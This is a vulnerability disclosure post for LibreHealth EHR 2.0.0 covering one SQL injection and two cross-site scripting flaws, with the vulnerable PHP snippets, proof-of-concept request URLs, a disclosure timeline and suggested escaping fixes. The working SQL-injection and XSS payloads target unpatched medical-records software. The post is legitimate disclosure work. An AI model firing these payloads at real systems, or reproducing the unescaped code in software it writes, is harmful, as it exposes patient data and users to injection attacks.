Описание уязвимостей CVE-2022-29938, CVE-2022-29939, CVE-2022-29940 в LibreHealth

WEB

04.05.2022

0

8790

The screenshot shows the LibreHealth EHR login interface. It features the LibreHealth EHR logo at the top. Below the logo, there are three input fields: 'Username', 'Pass Phrase', and 'Language'. The 'Language' field is a dropdown menu currently set to 'Default - English (Standard)'. A blue 'Login' button is positioned below the input fields. In the bottom right corner, there is a small LibreHealth EHR logo and the text 'v2.0.0 | Acknowledgments, Licensing and Certification'.

All this vulnerabilities needs authorization.

1. SQL-injection via parameter payment_id (CVE-2022-29938)

Vulnerable code is in file \librehealth_host\interface\billing\payment_master.inc.php:77

```
...  
if($payment_id>0)  
{  
    $rs= sqlStatement("select pay_total,global_amount from ar_session where
```

```
session_id='$payment_id');
$row=mysqli_fetch_array($rs);
```

...



And the request parameter is caught in file
\\librehealth_host\\interface\\billing\\new_payment.php:49

```
...
$payment_id = isset($_REQUEST['payment_id']) ?
$_REQUEST['payment_id'] : '';
...
```

To be confident, in both files parameters should be sanitized.

Proof-of-concept:

http://librehealth_host/interface/billing/new_payment.php?
payment_id=1%27and(extractvalue(0x0a,concat(0x0a,(user()))))--++a

2. Cross-Site Scripting (XSS) (CVE-2022-29939)

Vulnerable code is in file \\librehealth_host\\interface\\billing\\sl_eob_process.php:592

```
...
<input type="hidden" name="debug" value="<?php echo $_REQUEST['debug'];?>" />
<input type="hidden" name="insld" value="<?php echo $_REQUEST['insld'];?>" />
...
```

To fix this XSS, htmlspecialchars() should be used.

Proof-of-concept:

http://librehealth_host/interface/billing/sl_eob_process.php?
eraname=1&debug=1%22%3E%3Cscript%3Ealert(%27true%20xss%27);%3C/script%3E%3C!--
-
http://librehealth_host/interface/billing/sl_eob_process.php?
eraname=1&insld=1%22%3E%3Cscript%3Ealert(%27insld%20true%20xss%27);%3C/script%3C!--
-

3. Cross-Site Scripting (XSS) (CVE-2022-29940)

Vulnerable code is in \\librehealth_host\\interface\\orders\\find_order_popup.php:91

```
...
function selcode(typeid) {
    location.href = 'find_order_popup.php<?php
```

```

echo "?order=$order&labid=$labid";
if (isset($_GET['formid'])) echo '&formid=' . $_GET['formid'];
if (isset($_GET['formseq'])) echo '&formseq=' . $_GET['formseq'];
?>&typeid=' + typeid;
return false;
}
...

```

To fix this XSS, htmlspecialchars() should be used.

Proof-of-concept:

```

http://librehealth_host/interface/orders/find_order_popup.php?
formid=123%27;alert(123);function%20nt(typeid){var%20t=%27
http://librehealth_host/interface/orders/find_order_popup.php?
formseq=123%27;alert(123);function%20nt(typeid){var%20t=%27
http://librehealth_host/interface/orders/find_order_popup.php?
formseq=1%27%3E%3Cscript%3Ealert(123);%3C/script%3E
http://librehealth_host/interface/orders/find_order_popup.php?
formid=1%27%3E%3Cscript%3Ealert(123);%3C/script%3E

```

Timeline of the vulnerabilities:

04/27/2022 – initial discover and requesting CVE id's from MITRE
 04/29/2022 – MITRE was assigned CVE id's
 05/01/2022 – notification to vendor
 05/04/2022 – vendor confirmed and allowed to publish write-up (because the project is now in migration process to Laravel, where I think default filters of framework will cut off a lot of vulnerabilities)
 05/04/2022 – published

Workaround:

There is no patch for this vulnerabilities because of migration to more stable framework. But as temporary workaround I advice you to add **htmlspecialchars()** before every **echo** function to fix XSS, and pass the **\$payment_id** through **add_escape_custom()** function before execution SQL query to fix SQL-injection.

Множественные уязвимости в LibreHealth part 2

WEB

Во время стажировки в нашей компании, студенты нашли множественные уязвимости в LibreHealth: Broken Access Control (CVE-2022-31496), Cross-Site Scripting (CVE-2022-31492, CVE-2022-31493, CVE-2022-31494, CVE-2022-31495, CVE-2022-31497, CVE-2022-31498).

Описание уязвимостей CVE-2022-29938, CVE-2022-29939, CVE-2022-29940 в LibreHealth

WEB

Наш исследователь нашел в LibreHealth EHR 2.0.0 множественные уязвимости, а именно 1 SQL-injection (CVE-2022-29938) и 2 Cross-site scripting (XSS) (CVE-2022-29939, CVE-2022-29940)

Описание CVE-2020-29139, CVE-2020-29140, CVE-2020-29142, CVE-2020-29143 в OpenEMR 6.0.0-dev, OpenEMR 5.0.2(5)

WEB

В ходе исследования движка для медицинских организаций OpenEMR с открытым исходным кодом были обнаружены 4 уязвимости типа SQL-инъекция. Тестирование уязвимостей производилось на Windows 10, Apache 2.4, 10.3.22-MariaDB. PHP 7.1.33 для OpenEMR 5.0.2(5) и PHP 7.4 для OpenEMR 6.0.0-dev. Настоятельно рекомендуем обновиться до последней версии продукта.

Заметка для тех, кто пользуется генерацией кода в Yii2

WEB

Правильное использование фреймворков заметно сокращает время разработки, а также закрывает большинство вопросов с безопасностью. Но это, конечно, не означает абсолютную безопасность приложений на Yii2.
